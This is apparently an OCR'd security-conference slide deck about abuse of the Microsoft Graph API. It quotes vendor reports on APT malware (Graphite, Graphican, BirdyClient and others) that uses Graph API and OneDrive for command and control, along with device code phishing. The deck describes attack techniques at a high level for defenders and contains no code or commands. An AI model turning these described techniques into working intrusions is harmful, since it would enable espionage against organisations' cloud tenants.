中華資安國際
CHT Security

Microsoft Graph API 提高你（跟駭客）的生產力

中華資安國際股份有限公司
資深工程師 陳彥銘

WHOAMI

Yan-Ming Chen

Security Engineer

CHT Security Co., Ltd

MDR/SOC Team

Certifications:

- CISSP, CCSP, SSCP, CHIF, OSDA

Research Focus:

- Cloud Security
- Incident Response

Agenda


- Introduction to Microsoft Graph API
- Abuse Cases of Microsoft Graph API
- Using Microsoft Graph API & GraphRunner
- Defense Microsoft Graph API Attacks

中華資安國際
CHT Security

What is Microsoft Graph API

What is Microsoft Graph API?

- Is an API tools that can access Microsoft 365 Service, and Microsoft Entra



Deprecation of Azure AD PowerShell and MSOnline PowerShell modules

MICROSOFT ENTRA BLOG 2 MIN READ

Important update: Deprecation of Azure AD PowerShell and MSOnline PowerShell modules

krbash MICROSOFT
Apr 02, 2024

In 2021, we described our plans to invest in Microsoft Graph PowerShell SDK as the PowerShell provider for Microsoft Entra and transition away from Azure AD and MSOnline PowerShell modules. In 2023, we announced that the deprecation of Azure AD and MSOnline PowerShell modules would occur on March 30, 2024. We've since made substantial progress closing remaining parity gaps in Microsoft Graph PowerShell SDK, and **as of March 30, 2024, these PowerShell modules are now deprecated**:

- Azure AD PowerShell (AzureAD)
- Azure AD PowerShell Preview (AzureADPreview)
- MS Online (MSOnline)

You should migrate your scripts to Microsoft Graph PowerShell SDK as soon as possible. Information about the retirement of these modules can be found below.

Microsoft Entra Blog - Deprecation of Azure AD PowerShell and MSOnline PowerShell modules

Example of using Microsoft Graph API

- User Management
  - Automatically add new employees to the relevant groups and send them a welcome message.
- File Management
  - Archive OneDrive files that are older than a month.
- OneNote Operations
  - Create a new OneNote notebook for each new project with relevant content.
- Email Automation
  - Automatically send emails based on specific conditions
- Security Enhancement
  - Integrate with AI to analyze suspicious emails.


In the past attack scenario…

Exploit Azure MSP's DAP/GDAP

Register an application in Entra ID.


Access the organization's email through the application.

Limit Access to the Entra Portal for Protection?



Microsoft Graph API

Limit Access to the Entra Portal for Protection?



Restrict access to Microsoft Entra administration portal

What does this switch do?

No lets nonadministrators browse the Microsoft Entra administration portal.

Yes Restricts nonadministrators from browsing the Microsoft Entra administration portal. Nonadministrators who are owners of groups or applications are unable to use the Azure portal to manage their owned resources.

What does it not do?

It doesn't restrict access to Microsoft Entra data using PowerShell, Microsoft GraphAPI, or other clients such as Visual Studio.

It doesn't restrict access as long as a user is assigned a custom role (or any role).

When should I use this switch?

Use this option to prevent users from misconfiguring the resources that they own.

[Default user permissions - Microsoft Entra | Microsoft Learn]

中華資安國際
CHT Security

Abuse Cases of Microsoft Graph API


2021 – InkySquid(APT37) – Bluelight

VOLEXITY PRODUCTS SERVICES

North Korean APT InkySquid Infects Victims Using Browser Exploits

AUGUST 17, 2021

by Damien Cash, Josh Grunzweig, Matthew Meltzer, Steven Adair, Tom Lancaster



Volexity - North Korean APT Inkysquid Infects Victims Using Browser Exploits

2021 – Harvester – Graphon

SHARE

Previously unseen attack group targets victims in the IT, telecoms, and government sectors in espionage campaign.

A previously unseen actor, likely nation-state-backed, is targeting organizations in South Asia, with a focus on Afghanistan, in what appears to be an information-stealing campaign using a new toolset.

The Harvester group uses both custom malware and publicly available tools in its attacks, which began in June 2021, with the most recent activity seen in October 2021. Sectors targeted include telecommunications, government, and information technology (IT). The capabilities of the tools, their custom development, and the victims targeted, all suggest that Harvester is a nation-state-backed actor.

New toolset deployed

The most notable thing about this campaign is the previously unseen toolset deployed by the attackers.

The attackers deployed a custom backdoor called Backdoor.Graphon on victim machines alongside other downloaders and screenshot tools that provided the attackers with remote access and allowed them to spy on user activities and exfiltrate information.

We do not know the initial infection vector that Harvester used to compromise victim networks, but the first evidence we found of Harvester activity on victim machines was a malicious URL. The group then started to deploy various tools, including its custom Graphon backdoor, to gain remote access to the network. The group also tried to blend its activity in with legitimate network traffic by leveraging legitimate CloudFront and Microsoft infrastructure for its command and control (C&C) activity.

Tools used:

- Backdoor.Graphon - custom backdoor that uses Microsoft infrastructure for its C&C activity
- Custom Downloader - uses Microsoft infrastructure for its C&C activity

[Symantec Enterprise Blogs - harvest new apt attacks asia]

2022 – APT28 – Graphite

Prime Minister's Office Compromised: Details of Recent Espionage Campaign

By Marc Elias · January 25, 2022

A special thanks to Christiaan Beek, Alexandre Mundo, Leandro Velasco and Max Kersten for malware analysis and support during this investigation.

Executive Summary

Our Advanced Threat Research Team have identified a multi-stage espionage campaign targeting high-ranking government officials Western Asia and Eastern Europe. As we detail the technical components of this attack, we can confirm that we have undertaken pre-release disclosure to the victims and provided all necessary content required to remove all known attack components from their environments.

The infection chain starts with the execution of an Excel downloader, most likely sent to the victim via email, which exploits an MSHTML remote code execution vulnerability (CVE-2021-40444) to execute a malicious executable in memory. The attack uses a follow-up piece of malware called Graphite because it uses Microsoft's Graph API to leverage OneDrive as a command and control server—a technique our team has not seen before. Furthermore, the attack was split into multiple stages to stay as hidden as possible.

Command and control functions used an Empire server that was prepared in July 2021, and the actual campaign was active from October to November 2021. The below blog will explain the inner workings, victimology, infrastructure and timeline of the attack and, of course, reveal the IOCs and MITRE ATT&CK techniques.

A number of the attack indicators and apparent geopolitical objectives resemble those associated with the previously uncovered threat actor APT28. While we don't believe in attributing any campaign solely based on such evidence, we have a moderate level of confidence that our assumption is accurate. That said, we are

Trellix - Prime Ministers Office Compromised

2023 – APT15 – Graphican

Threat Hunter Team
Symantec

POSTED: 21 JUN, 2023 | 6 MIN READ | THREAT INTELLIGENCE

TRANSLATION: 日本語

SHARE

Graphican: Flea Uses New Backdoor in Attacks Targeting Foreign Ministries

Backdoor leverages Microsoft Graph API for C&C communication.

The Flea (aka APT15, Nickel) advanced persistent threat (APT) group continued to focus on foreign ministries in a recent attack campaign that ran from late 2022 into early 2023 in which it leveraged a new backdoor called Backdoor.Graphican.

This campaign was primarily focused on foreign affairs ministries in the Americas, although the group also targeted a government finance department in a country in the Americas and a corporation that sells products in Central and South America. There was also one victim based in a European country, which was something of an outlier. This victim had also previously suffered a seemingly unrelated ransomware attack in July 2022. However, the primary focus of the campaign observed by the Threat Hunter Team at Symantec, part of Broadcom, does appear to be on ministries of foreign affairs in the Americas.

Flea has a track record of honing in on government targets, diplomatic missions, and embassies, likely for intelligence-gathering purposes.

[Symantec - Flea Uses New Backdoor]

2024 - BirdClient

Threat Hunter Team
Symantec

POSTED: 2 MAY, 2024 | 5 MIN READ | THREAT INTELLIGENCE

Graph: Growing number of threats leveraging Microsoft API

Graph API is often used for inconspicuous communications to cloud-based command-and-control servers.

An increasing number of threats have begun to leverage the Microsoft Graph API, usually to facilitate communications with command-and-control (C&C) infrastructure hosted on Microsoft cloud services.

The technique was most recently used in an attack against an organization in Ukraine, where a previously undocumented piece of malware used the Graph API to leverage Microsoft OneDrive for C&C purposes.

BirdyClient

The malware found in Ukraine appeared to be named BirdyClient or OneDriveBirdyClient by its developers because references to both names were found in its code. Its file name—vxdiff.dll—was the same as a legitimate DLL associated with an application called Apoint (apoint.exe), which is driver software for Alps pointing devices, usually found in laptops. Whether the malware was simply masquerading as a legitimate file or whether it was being sideloaded by Apoint remains unknown.

[Symantec - Graph Api Threats]

2025 – Storm-2372 – Device Code Phishing

Research Threat intelligence Microsoft Defender Social engineering / phishing · 10 min read

Storm-2372 conducts device code phishing campaign

By Microsoft Threat Intelligence

February 13, 2025

Microsoft Defender for Office 365

Microsoft Entra

Microsoft Entra ID Protection

more


UPDATE (February 14, 2025): Within the past 24 hours, Microsoft has observed Storm-2372 shifting to using the specific client ID for Microsoft Authentication Broker in the device code sign-in flow. More details below.

Executive summary:

